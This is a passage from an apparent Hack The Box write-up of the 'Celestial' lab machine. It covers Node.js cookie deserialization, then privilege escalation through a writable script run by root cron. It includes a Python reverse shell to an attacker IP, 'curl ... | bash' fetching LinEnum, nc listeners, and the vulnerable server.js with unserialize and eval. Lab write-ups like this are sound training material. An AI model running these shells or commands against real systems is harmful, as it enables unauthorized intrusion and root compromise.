  c3RkZXJyKSB7IjE5bnVbNvbGUubG9nKEpTT04uc3RyaW5nawZ5KHNOZG91dCkpcihOpIiwiaWY291bnRyeSI6ImJs
  YWJsYSIsImNpdHkiOiJibGFiZGEiLCJ1dW0iOiI5MDAxIn0K
9 Upgrade-Insecure-Requests: 1
10 If-None-Match: W/"15-iqbh0nIIvQ2tZl3LRUnGx4TH3xg"
11 Cache-Control: max-age=0
```

Response

RawHeadersHex

PrettyRawRenderInActions

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 43
5 ETag: W/"2b-Y5M3p3AlivCNggKKMp/qwSktM3I"
6 Date: Wed, 12 May 2021 17:23:01 GMT
7 Connection: close
8
9 Hey [object Object] 9001 + 9001 is 90019001
```

```
(root@kali)-[/Documents/htb/boxes/celestial/www]
# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.85 - - [12/May/2021 13:20:06] "GET /shell.sh HTTP/1.1" 200 -
```

```
(root@kali)-[/Documents/htb/boxes/celestial/exploit]
# nc -lvnp 1234
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.85.
Ncat: Connection from 10.10.10.85:46754.
bash: cannot set terminal process group (3689): Inappropriate ioctl for device
bash: no job control in this shell
sun@sun:~$ id
id
uid=1000(sun) gid=1000(sun) groups=1000(sun),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
```

```
sun@sun:~/Documents$ curl 10.10.14.23:8000/LinEnum.sh | bash
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left  Speed
100 46631  100 46631    0     0  66688      0 --:--:-- --:--:-- --:--:-- 66711
Ncat: Version 7.91
Ncat: Listening on 0.0.0.0:1234
#####
# Local Linux Enumeration & Privilege Escalation Script #
#####
```

if it has any password

```
sun@sun:~/Documents$ ps -ef | grep node
sun      3915   3689   0 12:17 ?        00:00:00 nodejs /home/sun/server.js
sun      6338   5774   0 17:31 pts/17    00:00:00 grep  --color=auto node
sun@sun:~/Documents$ cd /home/sun/
sun@sun:~$ cat server.js
var express = require('express');
var cookieParser = require('cookie-parser');
var escape = require('escape-html');
var serialize = require('node-serialize');
var app = express();
app.use(cookieParser());

app.get('/', function(req, res) {
  if (req.cookies.profile) {
    var str = new Buffer(req.cookies.profile, 'base64').toString();
    var obj = serialize.unserialize(str);
    if (obj.username) {
      var sum = eval(obj.num + obj.num);
      res.send("Hey " + obj.username + " " + obj.num + " + " + obj.num + " is " + sum);
    } else {
      res.send("An error occurred... invalid username type");
    }
  } else {
    res.cookie('profile', "eyJ1c2VybmFtZSI6IkR1bW15IiwiaWY2IjbnRyeSI6IkklkayBQcm9iYWJseSBTb21ld2hlcUgRHVtYiIsImNpdHkiOiJMYWldG93biIsIm51bSI6IjIiIiwiaWF0Ij09", {
      maxAge: 900000,
      httpOnly: true
    });
  }
  res.send("<h1>404</h1>");
});
app.listen(3000);
```

the next thing to do is to look the logs

```
sun@sun:/var/log$ ls
alternatives.log  auth.log.3.gz  dist-upgrade  fontconfig.log  kern.log.1  syslog  syslog.6.gz  vmware-vmtoolsd.log
alternatives.log.1  auth.log.4.gz  dmesg        fscck           kern.log.2.gz  syslog.1  syslog.7.gz  vmware-vmtoolsd.log.1
apt               bootstrap.log  dpkg.log     gpu-manager.log  kern.log.3.gz  syslog.2.gz  unattended-upgrades  wtmp
auth.log          btmap         dpkg.log.1   hp              lastlog       syslog.3.gz  upstart              wtmp.1
auth.log.1        btmap.1       dpkg.log.2.gz  installer       lightdm       syslog.4.gz  vmware-vmtoolsd.1.log  Xorg.0.log
auth.log.2.gz     cups          faillog      kern.log        speech-dispatcher  syslog.5.gz  vmware-vmtoolsd.2.log  Xorg.0.log.old
```

```
sun@sun:/var/log$ cat syslog | grep user
May 12 12:25:01 sun [CRON[4424]: (root) CMD (python /home/sun/Documents/script.py > /home/sun/output.txt; cp /root/script.py /home/sun/Documents/script.py; chown sun :sun /home/sun/Documents/script.py; chattr -i /home/sun/Documents/script.py; touch -d "$(date -R -r /home/sun/Documents/user.txt)" /home/sun/Documents/script.py)
```

```
sun@sun:/var/log$ cd /home/sun/Documents/
sun@sun:~/Documents$ ls -al script.py
-rw-rw-r-- 1 sun sun 29 Sep 21 2017 script.py
```

we can write to this script

```
sun@sun:~/Documents$ cat script.py
print "Script is running..."
```

```
sun@sun:~/Documents$ cat script.py

import socket, subprocess, os
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("10.10.14.23", 1337))
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
p=subprocess.call(["/bin/sh", "-i"])

print "Script is running..."
```

let's wait 5min to get the shell

```
May 12 16:30:01 sun CRON[5554]: (root) CMD (python /home/sun/Documents/script.py > /home/sun/output.txt; cp /root/script.py /home/sun/Documents/script.py; chown sun :sun /home/sun/Documents/script.py; chattr -i /home/sun/Documents/script.py; touch -d "$(date -R -r /home/sun/Documents/user.txt)" /home/sun/Documents/script.py)
May 12 16:35:01 sun CRON[5578]: (root) CMD (python /home/sun/Documents/script.py > /home/sun/output.txt; cp /root/script.py /home/sun/Documents/script.py; chown sun :sun /home/sun/Documents/script.py; chattr -i /home/sun/Documents/script.py; touch -d "$(date -R -r /home/sun/Documents/user.txt)" /home/sun/Documents/script.py)
May 12 16:40:01 sun CRON[5597]: (root) CMD (python /home/sun/Documents/script.py > /home/sun/output.txt; cp /root/script.py /home/sun/Documents/script.py; chown sun
```

```
(root@kali)-[/Documents/htb/boxes/celestial]
# nc -lvnp 1337
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.10.85.
Ncat: Connection from 10.10.10.85:43436.
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
ba1d0019200a54e370ca151007a8095a
#
```